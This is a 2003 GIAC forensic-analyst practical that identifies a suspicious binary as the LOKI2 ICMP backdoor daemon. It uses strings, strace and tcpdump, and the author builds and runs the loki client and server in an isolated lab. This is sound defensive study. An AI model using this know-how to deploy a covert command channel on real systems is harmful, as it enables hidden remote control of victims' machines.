Global Information Assurance Certification Paper

Forensic Analysis of Another Honeypot

GIAC Certified Forensic Analyst (GCFA)

Practical Assignment
Version 1.2 (until the 30 May 2003)

Part 1 – Analysis of an unknown binary
Part 2, Option 1 – Analysis of a compromised system
Part 3 – Legal Issues of Incident Handling within Australia

Jarrad Lisman
05 May 2003

ABSTRACT

This document performs a number of exercises that could be expected of a practicing computer forensic analyst. It covers all kinds of skills and knowledge, including technical and legal issues.

The first part of the document runs through a technical analysis of an unknown binary that was found on a computer and provided by a third party. The process steps through analysis of the binary from identification through to how the binary works and finally discusses the legal impact of the presence of that binary.

After this there is an analysis of a compromised honeypot. This starts from some Snort alerts and steps through the analysis of the filesystem and MAC times. It will show what a hacker did once root access was gained on the honeypot.

Lastly there is a discussion on legal issues in Australia regarding the information and processes that should be followed when dealing with law enforcement, after an incident. This discussion will delve into Australian law and the privacy issues faced by ISP operators.

Table of Contents

PART I: IDENTIFYING AN UNKNOWN BINARY

1.1 Introduction

A third party has provided a file that has been found on a system, the file is suspicious and must be analysed to determine its function and effect on the system. There will be very few instances where a file, found on a compromised system, will be labelled correctly and give you exact details of its form and function. Hackers will hide everything as much as possible to minimise the likelihood of them being caught.

The file in question was obtained from a third party so the exact circumstance under which it was found is unknown. The third party provided the file in a zip format.

The forensic environment that will be used is a RedHat 8.0 machine with most forensic tools required installed. It is envisioned that another machine may be required to execute on at a later stage as my company's 30-day demo of VMWare has expired, so one is dug out of the cupboard and placed under my desk for later on.

By using a second machine I will avoid potential damage to anything of importance on any of the current work systems. The reason that we do not start on the isolated computer is I do not know what platform that I will use yet.

1.2 Binary Details

Firstly it is made sure that a backup copy of the file is created and stored on a CD, in order to preserve state, as it may be needed for evidence later. The CD is labelled according to company policy and stored in a secure location.

The binary file was transmitted inside a zip, before extracting the zip some tests can be performed. This will minimise the risk of damaging valuable metadata.
When extracting this file it is desired to keep as much of the original information as possible, so after a quick examination of the man page for unzip it is decided to first list the file contents of the archive using –lv as options.

- l will list modification times of the file.
- v will do it verbosely.

The command run is:

Table 1.2.1

```
# unzip –lv binary_v1.2.zip

 Length   Method    Size  Ratio   Date   Time   CRC-32    Name
--------  ------  ------- -----  ------  ------ --------  --------
      39  Defl:N       38   3%  08-22-02  14:58  e5376cb4  atd.md5
   15348  Defl:N     7077  54%  08-22-02  14:57  d0ee3072  atd
--------          ------- -----                          --------
   15387             7115  54%                          2 files
```

From this we can see that the zip contains the binary named atd and what is assumed to be an md5sum of the binary. The modification times of the files can be seen to be 14:57 and 14:58 on the 22nd August 2002. I did this to ensure that I did not change any of the access times inadvertently. The files are still in the zip file, in their original condition. Unfortunately this access time may correspond to the time that the file was md5summed.
After doing a quick zipinfo –v on the zip file I come to realise that the zip was actually created on a Windows system.

Table 1.2.2

```
                    <SNIP>
atd

offset of local header from start of archive:     75 (0000004Bh) bytes
file system or operating system of origin:        MS-DOS, OS/2 or NT FAT
version of encoding software:                     2.0

                    <SNIP>
```

However as shown, the filesystem was FAT, this means that there will be no ownership on the files as FAT has no concept of ownership. FAT systems do not have rwx permissions like Linux, the FAT permissions consist of RASH, (R)ead only, (A)rchive, (S)ystem and (H)idden. Linux and FAT attributes are lost when transferring between the two platforms. Hence the file was unzipped in Windows in an attempt to view its file permissions. The permissions consisted of A, the archive permission, which does not tell me much.

As I prefer to perform binary analysis on a Linux computer, as it is much more powerful and flexible than any Windows platform, I continue on, using my Linux forensic workstation. Linux is good for conducting forensic investigations as there are operating system modules that can be inserted into the kernel for all of the major operating system types.

The next step is to extract the file using unzip on my forensic workstation. If we wished to keep details of the user and groups I could extract with the –X option enabled, however as stated before this switch will be redundant in this situation, due to the FAT filesystem.

Table 1.2.3

```
# unzip –X binary_v1.2.zip

Archive:    binary_v1.2.zip
  inflating:  atd.md5
  inflating:  atd
```

As the most volatile data should be checked first, in this case the MAC times, the stat command was used.

Table 1.2.4


```
# stat atd*

  File: "atd"
  Size: 15348           Blocks: 32         IO Block: 4096   Regular File
Device: 305h/773d       Inode: 295109      Links: 1
Access: (0666/-rw-rw-rw-)  Uid: (    0/    root)   Gid: (    0/    root)
Access: Thu Aug 22 14:57:54 2002
Modify: Thu Aug 22 14:57:54 2002
Change: Thu Mar  27 12:23:42 2003

  File: "atd.md5"
  Size: 39              Blocks: 8          IO Block: 4096   Regular File
Device: 305h/773d       Inode: 295108      Links: 1
Access: (0666/-rw-rw-rw-)  Uid: (    0/    root)   Gid: (    0/    root)
Access: Thu Aug 22 14:58:08 2002
Modify: Thu Aug 22 14:58:08 2002
```

Change: Thu Mar 27 12:23:42 2003

The results show that the file “atd” was last accessed and modified on the 22 of August 2002 at 14:57:54. The change time is Thu Mar 27 at 12:23:42 as this is the time the file was created on the local hard disk, after it was extracted from binary_v1.2.zip. The m and atimes are likely to be the time at which the files were zipped. We can also see that there are no execute permissions on any of the files. Doing a quick “file” command reveals that atd is an ELF executable and that atd.md5 is an ASCII text file and later reveals to be a copy of the md5 hash. Execute attributes may have been lost whilst being transferred from a UNIX system to a Windows platform.

Next an md5sum of the file is created so that we can verify that the file does not change during the course of the investigation. The image below is the resulting md5sum and is recorded onto the CD containing the original file, this is the final write to the CD and with this it is finalised.

Figure 1.2.1



In most circumstances the owner and group of a file should be checked so accounts can be checked for compromise or users can be investigated under suspicion of placing allegedly illegal software on a system. To do this the “find” command is used, with printf switches as such;

- find . –name atd –printf “%f %U %G %u %g\n”

The %U and %u double up but are both used for a reason, %U will output the files numerical user ID and %u will output the user name, unless there is no match UID to name, where find will output the UID again. This means that if there was no match UID to name then the numerical ID would have been output twice. This reasoning also applied to the use of %G and %g, where %G is the numerical id and %g will give the numerical id if there is no corresponding group on the local system. Running “find” will result in a UID and GID of 0. Because the file was zipped in FAT, the ownership’s have been lost, or didn’t exist, and hence when unzipped, the UID and GID of the account that unzipped it was given to the file.

These steps may have indicated integrity breeches of a particular user if ownerships had existed. The integrity of users and of the account could be verified by checking logs of who was logged in at the last modification times. It may, in some cases, lead to a further investigation of the entire machine, looking for potential compromises, this is, of course, if the file was not found during an investigation into a known security breach.

The first thing that is done when examining the file is a “strings”; this will pull all ASCII readable lines of four characters or more and display them. This will lead to clues about the identity of the file as usage and error messages usually will appear here.

Table 1.2.5

```
# strings atd

/lib/ld-linux.so.1
libc.so.5
longjmp
strcpy
ioctl
popen
shmctl
geteuid
_DYNAMIC
getprotobynumber
errno
__strtol_internal
usleep
semget
getpid
fgets
shmat
_IO_stderr_
perror
getuid
semctl
optarg
socket
__environ
bzero
_init
alarm
_libc_init
environ
fprintf
kill
inet_addr
chdir
shmdt
setsockopt
__fpu_control
shmget
wait
umask
signal
read
strncmp
sendto
bcopy
fork
strdup
```

```
getopt
inet_ntoa
getppid
time
gethostbyname
_fini
sprintf
difftime
atexit
_GLOBAL_OFFSET_TABLE_
semop
exit
__setfpucw
open
setsid
close
_errno
_etext
_edata
__bss_start
_end
WVS1
f91u
WVS1
pWVS
vuWj
<it             <ut
vudj
<it             <ut
3jTh
j7Wh
Wj7j
Vj7S
j8WS
Vj7S
j8WS
Vj7S
tVj8WS
Vj7S
t'j8WS
jTh8
Wj7j
j7hU
j@hL
@j@hL
jTh8
j               h@
}^j7
}1j7
<WVS
tDWS
lokid: Client database full
```

```
DEBUG: stat_client nono
lokid version:          %s
remote interface:       %s
active transport:       %s
active cryptography:    %s
server uptime:          %.02f minutes
client ID:              %d
packets written:        %ld
bytes written:          %ld
requests:               %d
N@[fatal] cannot catch SIGALRM
lokid: inactive client <%d> expired from list [%d]
@[fatal] shared mem segment request error
[fatal] semaphore allocation error
[fatal] could not lock memory
[fatal] could not unlock memory
[fatal] shared mem segment detach error
[fatal] cannot destroy shmid
[fatal] cannot destroy semaphore
[fatal] name lookup failed
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[fatal] Cannot go daemon
[fatal] Cannot create session
/dev/tty
[fatal] cannot detach from controlling terminal
/tmp
[fatal] invalid user identification value
v:p:
Unknown transport
lokid -p (i|u) [ -v (0|1) ]
[fatal] socket allocation error
[fatal] cannot catch SIGUSR1
Cannot set IP_HDRINCL socket option
[fatal] cannot register with atexit(2)
LOKI2       route [(c) 1997 guild corporation worldwide]
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[SUPER fatal] control should NEVER fall here
[fatal] forking error
lokid: server is currently at capacity.  Try again later
lokid: Cannot add key
lokid: popen
[non fatal] truncated write
/quit all
lokid: client <%d> requested an all kill
sending L_QUIT: <%d> %s
lokid: clean exit (killed at client request)
[fatal] could not signal process group
/quit
lokid: cannot locate client entry in database
lokid: client <%d> freed from list [%d]
```

```
/stat
/swapt
[fatal] could not signal parent
lokid: unsupported or unknown command string
lokid: client <%d> requested a protocol swap
sending protocol update: <%d> %s [%d]
lokid: transport protocol changed to %s
```

The first thing that is noticed is the reference to two library files, these are accessed by the program during execution.
After examining the "strings" output it was noted that numerous references to "lokid" were made and one reference to "loki2". This suggests that the program is called loki2, the "d" may mean that this is the daemon or server executable. Following this line of thought it was noted that the key-word server and daemon also appear a number of times.

[fatal] Cannot go daemon

and

lokid: server is currently at capacity. Try again later

These strings appear to be error messages and from this it would seem that the file is the loki2, lokid server.
Although we have what appears to be a name of the program it still does not tell the investigator what it does or if in fact it is the alleged program.

1.3 Program Description and Identification

To determine what type of file atd is, the "file" command is used. As we are working on a binary on a system that is known to be safe, there is no chance of trojaned executable's existing on the Linux distribution, so the default commands are used instead of those that exist on my response CD.

Table 1.3.1

```
# file atd

atd: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked
(uses shared libs), stripped
```

The information that "file" presents tells the investigator that atd is a UNIX SYSV ELF binary file that is executable. It was compiled on an Intel x86 system so this means that the binary should be able to be executed on a normal Linux workstation. This is slightly irritating as the third part has obviously taken the file off of a UNIX system, placed it in Windows and zipped, hence losing some important information. Alternatively the person who was attempting to use the program was really stupid and was trying to use it on a Windows system.

Looking back at the "strings" outputs regarding sockets it could be guessed that this program will have some form of network capability but rather than using reverse engineering straight away we turn to the internet and look up Loki2 using www.google.com.
On the top of the list is a URL to www.phrack.com. This is an online magazine, which talks about exploits and computer security. Specifically the search leads to volume 7, issue 51

September 01, 1997, article 6 of 17.
The article discusses insecurities in network protocols specifically in ICMP. ICMP contains a data portion that is not normally used but with the right code can be used to carry commands to a remote machine through a firewall. It also mentions in the article that the file size will be roughly 70kb if encryption is used. This informs me that data encryption can occur and the commands sent to the remote host will not be able to be read through packet inspection. It also means that our atd file does not contain strong encryption as it is only 15kb in size.

Knowing that atd is an ELF binary it would now be prudent to try and verify the libraries associated with it that were indicated in the "strings" output. A sterile, isolated system needs to be set up for this to minimise potential damage to other workstations and servers and also provide the most controlled environment possible. Ultimately a VMWare installation would be ideal for this but the company does not have any licenses to use this software and has already used a 30-day demo. This means that a whole computer had to be used and set up specifically for this investigation. A Compaq DESKPRO EN was used for this purpose and RedHat 8.0 was the chosen platform for the experimentation.

The atd file was transferred to the machine and run using "ldd", this will determine what libraries the file is dynamically linked to.

Table 1.3.2

```
# ldd ./atd

/usr/bin/ldd: ./atd: /lib/ld-linux.so.1: bad ELF interpreter: No such file or directory
```

This suggested that the file /lib/ld-linux.so.1 was needed, hoping to not have to backward install packages, a brief search of the Internet was performed and the file downloaded. "ldd" was then tried again.

Table 1.3.3

```
# ldd ./atd

        libc.so.5 => not found
./atd: can't resolve symbol '_IO_stderr_'
/usr/bin/ldd: line 1: 1899 Segmentation fault…. <SNIP>….
```

Again the file libc.so.1 was downloaded from the Internet and "ldd" was tried again.

Table 1.3.4

```
# ldd ./atd

        libc.so.5 => /lib/libc.so.5 (0x40010000)
```

These results suggest that an earlier version of Linux was used for compiling but we will see anyway.

To test that our file is indeed Lokid, loki2.tar.gz is downloaded from http://packetstormsecurity.nl/crypt/misc/. This tar-ball contains all of the files that are required to compile the Loki2 client and daemon. A quick read of the makefile is required to determine the proper syntax to make the program, this results in the command "make Linux" being used. Unfortunately due to the versions of glibc and so forth in RedHat 8.0 it would not compile.
A little research into the date if the phrack article and it would appear that 1997 would require the use of a version of RedHat such as 4.2, which is the only one I could find. So I

did a quick rebuild using RedHat 4.2 and attempted to compile the Loki code on that machine.
The Phrack article mentioned several encryption options and also mentioned that certain systems required an option, NET3, enabled, Linux was not a system that required this so it was hashed out in the Makefile. The code then compiled perfectly. There were several encryption options that were tried, firstly with no encryption, then with XOR encryption, and an attempt was made to compile with strong encryption but was unsuccessful, it probably doesn't matter as the information from the Phrack article indicates that the file is too small to have strong encryption enabled. The first, non-encrypted compile, resulted in two binaries, loki and lokid which were 11420 and 16184 bytes respectively. The weakly encrypted compile resulted in the same files except they were 11660 and 16424 bytes in length.

The command "file" was then run on the binaries to compare file types.

Table 1.3.5

```
# file lokid

lokid: ELF 32-bit LSB executable, Intel 80386, version 1, dynamically linked, stripped
```

File has already been run on atd and it can be seen here that they are the same type of file. An ELF 32-bit LSB executable, it was compiled on an Intel 80386 platform, dynamically linked, meaning that it has library dependencies and it has been stripped of symbols.

Using "ldd" it can be seen that our lokid's use the same libraries as atd.

Table 1.3.6

```
# ldd ./lokid

libc.so.5 => /lib/libc.so.5.3.12
```

As the file lengths were different an md5 hash was not performed as the compiled file differs from the atd file. This could be due to atd being compiled on a different system where the headers were slightly different, hence producing a different binary.
To see if this indeed the cause a quick "strings" search for GCC is done.

Table 1.3.7

```
# strings -a lokid | fgrep GCC | sort | uniq

GCC: (GNU) 2.7.2.1

# strings -a atd | fgrep GCC | sort | uniq

GCC: (GNU) 2.7.2.1
```

In later versions of GCC the Linux distribution can be seen by doing this string search, obviously in older versions this was not the case, leaving only the hypothesis that atd was compiled on a different system and that system is what may account for the difference in the files.
Comparing "strings" of atd with the loki files reveals, as suspected, that it is not the client program. Comparing with the two server programs it is hard to tell whether weak encryption has been enabled or not, but the system calls are similar so it is fairly conclusive that atd is almost definitely the lokid binary, with or without weak encryption.
To see if atd has encryption enabled or not, more "strings" comparisons are done, firstly

between the weak and non-encrypted files in hope that this will lead us to a key-word that may be able to determine if encryption was used in atd. It is more desirable to do it this way as the longer execution of the binary can be held off, the better.

The diff between my compiled lokid files is as follows, where lokidnst is the non-encrypted "strings" text;

Table 1.3.8

```
# diff lokidest.txt lokidnst.txt

86c86
< jThh
---
> jThx
88,90c88,89
< j@h
< @j@h|
< jThh
➢ @j@h
➢ > jThx
➢ 99a99
➢ > none
```

There is no real defining difference here to help determine if weak encryption was used or not, so it is time to leave the search for encrypted or non-encrypted and compare lokid binaries with atd, it is slightly harder now as atd could be one of two binaries, making more work for the investigator.
Still looking for encryption being enabled or not, an initial "grep" for some key-words, crypt, Key and key was done on the lokid binaries and on atd and compared. The encrypted Lokid binary had several references to encryption and key as shown;

Table 1.3.9

```
# strings lokid | grep crypt

active cryptography:
Encrypted OK

# strings lokid | grep key

lokid: Cannot add key

# strings lokid | grep Key

Public Key Request
Public Key Reply
```

Then the atd binary;

Table 1.3.10

```
# strings atd | grep crypt

active cryptography:    %s
# strings atd | grep key

lokid: Cannot add key

# strings atd | grep Key
```

This result is inconclusive as there are several references to keys and cryptography but not as detailed as the compiled lokid binary, to make sure the non-encrypted lokid binary is checked.

Table 1.3.11

```
# strings lokid | grep crypt

active cryptography:
Encrypted OK

# strings lokid | grep key

lokid: Cannot add key

# strings lokid | grep Key

Public Key Request
Public Key Reply
```

These results make it even more confusing as the non-encryption version references encryption and keys in the same way that the encryption enabled binary does. So to determine if encryption is enabled the binary is needs to be run between two computers or over the loopback adaptor and monitored to see if the network traffic is visible in plain text or not. This test assumes that atd is lokid and it will talk to the loki clients that have been compiled.

It is now pretty certain that the atd file is indeed lokid. The next test will be to run it and communicate with the loki binaries. Firstly a way of testing the loki binaries are working was available through the Phrack article. The first step is to start the lokid server by just issuing the command './lokid', the second step is to connect to the server using the client on the local machine, './loki -d localhost' and thirdly to issue a command such as 'ls' and look for a response.
As it is still unsure whether atd uses weak encryption or not a test is devised using the two binaries that were compiled on this machine. Firstly loki is tested using the non-encryption enabled binaries. After the command 'ls' is run a bunch of hex strings is output onto the screen. Thinking this is not very useful I repeat the process with tcpdump listening on the local loopback interface.

Table 1.3.12

```
# tcpdump -v -vv -x -i lo -w lokitcpdump
```

Without using tcpdump to read the file, a quick “strings” is performed on the tcpdump file with the following results;

Table 1.3.13

```
ls -al
ls -al
total 164
total 164
total 164
total 164
drwx------   3 root     root
drwx------   3 root     root
drwx------   3 root     root
drwx------   3 root     root
------   3 root     root
------   3 root     root
------   3 root     root
------   3 root     root

               <SNIP>

-rw-r--r--   1 root     root
-rw-r--r--   1 root     root
-rw-r--r--   1 root     root
-rw-r--r--   1 root     root
 surplus.o
 1 root     root
 surplus.o
 1 root     root
 surplus.o
 1 root     root
 surplus.o
 1 root     root
 surplus.o
 1 root     root
 surplus.o
 1 root     root
 surplus.o
 1 root     root
 surplus.o
 1 root     root
```

So indeed the long listing was sent as asked for. The encrypted transmission had a different output, as expected.

Table 1.3.14

```
oBoBoBoOoO|\.A.ZzZzZz
|\|\|\|
oBoBoBoOoO|\.A.ZzZzZz
|\|\|\|
oBoBoBoOoO|\.A.ZzZzZz
|\|\|\|
oBoBoBoOoO|\.A.ZzZzZz
|\|\|\|
```

```
<SNIP>

oB0Gj
jGjJjJ{[)F)]}}}}]}
{[{[{[{[{
oB0Gj
jGjJjJ{[)F)]}}}}]}
{[{[{[{[{
oB0Gj
jGjJjJ{[)F)]}}}}]}
{[{[{[{[{
oB0Gj
jGjJjJ{[)F)]}}}}]}
{[{[{[{[{
oO<I;K'R!
`jjJ{[)F)]}}}}]}
{[{[{[{[{
oO<I;K'R!
`jjJ{[)F)]}}}}]}
{[{[{[{[{
oO<I;K'R!
`jjJ{[)F)]}}}}]}
{[{[{[{[{
oO<I;K'R!
`jjJ{[)F)]}}}}]}
{[{[{[{[{
```

Whilst not immediately obvious that this is the same command and same reply, a pattern can be correlated between the encrypted and non-encrypted transmissions. Now it is time to see how the encrypted server reacts to commands from the non-encrypted client and vice versa, from “strings” of the tcpdump;

Table 1.3.15

```
ls -al
ls -al
ls -al
ls -al
ls -al
ls -al
```

Interestingly as the lokid server does not release the screen and works in the foreground a hex output is seen obviously corresponding to the commands issued. When the non-encrypted loki client sends the 'ls -al' command to the encrypted lokid server a line 'f: command not found' is placed on the terminal running lokid.

Upon swapping the clients and servers around, tcpdump displays;

Table 1.3.16

```
EMEPEDEBEMEIEPFDFECAC
EMEPEDEBEMEIEPFDFECAC
EMEPEDEBEMEIEPFDFECAC
EMEPEDEBEMEIEPFDFECAC
```

The server screen shows;

Table 1.3.17

```
sh: y: command not found
sh: *f: command not found
```

So there appears to be distinctive characteristics for each of the combinations. These should be similar with the atd program.

Firstly the atd program will be tried with the non-encrypted loki client. The first thing that is noticed that differs from the binaries that were compiled is that atd displays a line;

Table 1.3.17

```
LOKI2        route [(c) 1997 guild corporation worldwide]
```

The shell prompt is then returned, a 'ps' and 'netstat' reveal that atd is still working. The binaries that were compiled on this machine displayed the following when run and did not return the shell prompt;

Table 1.3.18

```
Raw IP socket:          read write blocking

LOKI2        route [(c) 1997 guild corporation worldwide]
```

Already we can see some slight differences in the programs but as atd is still running the loki un-encrypted client will be connected to it. Loki is started and the command 'ls -al' is sent. Only one line of hex is returned suggesting that atd may be using XOR encryption, moving back to the terminal that was used to run atd it is noted that the normal shell prompt has been replaced with;

Table 1.3.19

```
f: command not found]# sh: S
```

Hitting enter returns the shell prompt, it appears that there is a small bug in the atd code that allows it to run in the background but still displays errors to the terminal it was run from. Aside from that, the output on the atd terminal screen is the same as when the un-encrypted loki client was used with the encrypted lokid server.
Upon trying the encrypted loki client, using 'ls -al', with atd we are greeted with success, multiple hex strings scroll down the screen. The tcpdump of the atd communication, whilst not the same as when using the binaries that were compiled on this system, exhibits the same patterns.
It appears that atd is the lokid program with XOR encryption enabled but with a few small modifications. The original code has been modified slightly so that the line;

Table 1.3.20

```
“Raw IP socket:          read write blocking”
```

Is no longer present and it has also been changed so that it runs in the background.

To verify that these are the only changes made “strace” is run on both the encrypted lokid file and also on the atd binary. The system calls will be compared to look for any other differences in the program. Firstly lokid;

Table 1.3.21

```
execve("./lokid", ["./lokid"], [/* 17 vars */]) = 0
mmap(0, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0x40006000
mprotect(0x8048000, 14678, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
stat("/etc/ld.so.cache", {st_mode=S_IFREG|0644, st_size=4971, ...}) = 0
open("/etc/ld.so.cache", O_RDONLY)      = 3
mmap(0, 4971, PROT_READ, MAP_SHARED, 3, 0) = 0x40007000
close(3)                                = 0
open("/lib/libc.so.5.3.12", O_RDONLY)   = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3"..., 4096) = 4096
mmap(0, 831488, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40009000
mmap(0x40009000, 599154, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED,
3, 0) = 0x40009000
mmap(0x4009c000, 22664, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED,
3, 0x92000) = 0x4009c000
mmap(0x400a2000, 200812, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x400a2000
close(3)                                = 0
mprotect(0x40009000, 599154, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
munmap(0x40007000, 4971)                = 0
mprotect(0x8048000, 14678, PROT_READ|PROT_EXEC) = 0
mprotect(0x40009000, 599154, PROT_READ|PROT_EXEC) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
getuid()                                = 0
getgid()                                = 0
getegid()                               = 0
geteuid()                               = 0
getuid()                                = 0
brk(0x804cc48)                          = 0x804cc48
brk(0x804d000)                          = 0x804d000
open("/usr/share/locale/C/LC_MESSAGES", O_RDONLY) = -1 ENOENT (No such file or
directory)
stat("/etc/locale/C/libc.cat", 0xbffff880) = -1 ENOENT (No such file or directory)
stat("/usr/lib/locale/C/libc.cat", 0xbffff880) = -1 ENOENT (No such file or directory)
stat("/usr/lib/locale/libc/C", 0xbffff880) = -1 ENOENT (No such file or directory)
stat("/usr/share/locale/C/libc.cat", 0xbffff880) = -1 ENOENT (No such file or directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbffff880) = -1 ENOENT (No such file or directory)
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
sigaction(SIGUSR1, {0x804a9bc, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}) = 0
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4
write(2, "\nRaw IP socket: ", 16
Raw IP socket: )       = 16
fcntl(4, F_GETFL)                       = 0x2 (flags O_RDWR)
write(2, " read write", 11 read write)           = 11
```

```
write(2, " blocking", 9 blocking)              = 9
write(2, "\r\n", 2
)                 = 2
setsockopt(4, IPPROTO_IP3, [1], 4)      = 0
getpid()                          = 8879
getpid()                          = 8879
shmget(9121, 240, IPC_CREAT|0)         = 12
semget(9303, 1, IPC_CREAT|0x180|0600)   = 12
shmat(12, 0, 0)                     = 0x40007000
write(2, "\nLOKI2\troute [(c) 1997 guild c"..., 52
LOKI2        route [(c) 1997 guild corporation worldwide]
) = 52
time([1050661164])                  = 1050661164
sigaction(SIGALRM, {0x80492c8, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}) = 0
alarm(3600)                         = 0
sigaction(SIGCHLD, {0x80499b0, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}) = 0
read(3,  <unfinished ...>
```

Next atd;

Table 1.3.22

```
execve("./atd", ["./atd"], [/* 17 vars */]) = 0
mmap(0, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0x40006000
mprotect(0x8048000, 13604, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
stat("/etc/ld.so.cache", {st_mode=S_IFREG|0644, st_size=4971, …}) = 0
open("/etc/ld.so.cache", O_RDONLY)      = 3
mmap(0, 4971, PROT_READ, MAP_SHARED, 3, 0) = 0x40007000
close(3)                          = 0
open("/lib/libc.so.5.3.12", O_RDONLY)   = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3"…, 4096) = 4096
mmap(0, 831488, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40009000
mmap(0x40009000, 599154, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED,
3, 0) = 0x40009000
mmap(0x4009c000, 22664, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED,
3, 0x92000) = 0x4009c000
mmap(0x400a2000, 200812, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x400a2000
close(3)                          = 0
mprotect(0x40009000, 599154, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
munmap(0x40007000, 4971)                = 0
mprotect(0x8048000, 13604, PROT_READ|PROT_EXEC) = 0
mprotect(0x40009000, 599154, PROT_READ|PROT_EXEC) = 0
personality(PER_LINUX)                  = 0
geteuid()                          = 0
getuid()                          = 0
getgid()                          = 0
getegid()                          = 0
geteuid()                          = 0
getuid()                          = 0
```

```
brk(0x804c818)                  = 0x804c818
brk(0x804d000)                  = 0x804d000
open("/usr/share/locale/C/LC_MESSAGES", O_RDONLY) = -1 ENOENT (No such file or
directory)
stat("/etc/locale/C/libc.cat", 0xbffff860) = -1 ENOENT (No such file or directory)
stat("/usr/lib/locale/C/libc.cat", 0xbffff860) = -1 ENOENT (No such file or directory)
stat("/usr/lib/locale/libc/C", 0xbffff860) = -1 ENOENT (No such file or directory)
stat("/usr/share/locale/C/libc.cat", 0xbffff860) = -1 ENOENT (No such file or directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbffff860) = -1 ENOENT (No such file or directory)
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
sigaction(SIGUSR1, {0x804a6b0, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}) = 0
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4
setsockopt(4, IPPROTO_IP3, [1], 4)      = 0
getpid()                        = 8481
getpid()                        = 8481
shmget(8723, 240, IPC_CREAT|0)          = 3
semget(8905, 1, IPC_CREAT|0x180|0600)   = 3
shmat(3, 0, 0)                  = 0x40007000
write(2, "\nLOKI2\troute [© 1997 guild c"…, 52
LOKI2        route [© 1997 guild corporation worldwide]
) = 52
time([1050660078])                  = 1050660078
close(0)                        = 0
sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}) = 0
sigaction(SIGTTIN, {SIG_IGN}, {SIG_DFL}) = 0
sigaction(SIGTSTP, {SIG_IGN}, {SIG_DFL}) = 0
fork()                          = 8482
close(4)                        = 0
close(3)                        = 0
semop(0x3, 0x2, 0, 0xbffffcd8)          = 0
shmdt(0x40007000)                   = 0
semop(0x3, 0x1, 0, 0xbffffcd8)          = 0
_exit(0)                        = ?
```

As can be seen the differences in system calls is minimal, the first difference is seen in lokid where you can see the write call used. This call writes the line "Raw IP socket: read write blocking" to the screen, which is no essential difference. The final difference is seen highlighted in blue at the end of both of the strace's. In lokid, after a few system calls it finishes with the line "read(3, <unfinished …>", indicating that the program did not finish properly. The unfinished statement occurred because the program was terminated with a ^C. With atd it can be seen that in the final stages of execution the program forks a new process and then exits cleanly. These differences show that the lokid that was compiled on this system ran in the foreground and had to be manually killed, whilst atd spawned a new process of itself in the background and exited, there were no other changes in the way the programs worked.
Whilst not being able to be totally positive that atd is infact lokid with XOR encryption and renamed to atd, the similarities leave little doubt that the operation is the same.

1.4 Forensic Details

In terms of forensic footprints atd has a very small one. Atd is dependent on some older

libraries that are not present on newer systems. So for a hacker to install this file on a newish system, they would have had to place these libraries on the system.

- ld-linux.so.1
- libc.so.1

Apart from those libraries being present when they should not be, there is little other evidence of this program on a computer. If it was an older system the binary could have been compiled on that system and there would be no evidence of unusual library files at all.
The filesystem is untouched by the execution of atd as it doesn't open or write anything to other files but it could be affected by the commands run by the client program, however, these commands will be un-attributable to the atd program.
Atd does not open or create new files but it does stay in the process list and opens a socket. Providing that un-trojaned versions of ps and netstat were being used it could be detected this way. This could lead to proof of execution, unfortunately if this data is unavailable then proving execution of the binary becomes near impossible.
The strings analysis of the file showed that no other information such as log files, IP addresses that could be used for further investigation were available. All in all, the file is very quiet.

Strings that would be useful to search for are;

- loki2
- lokid
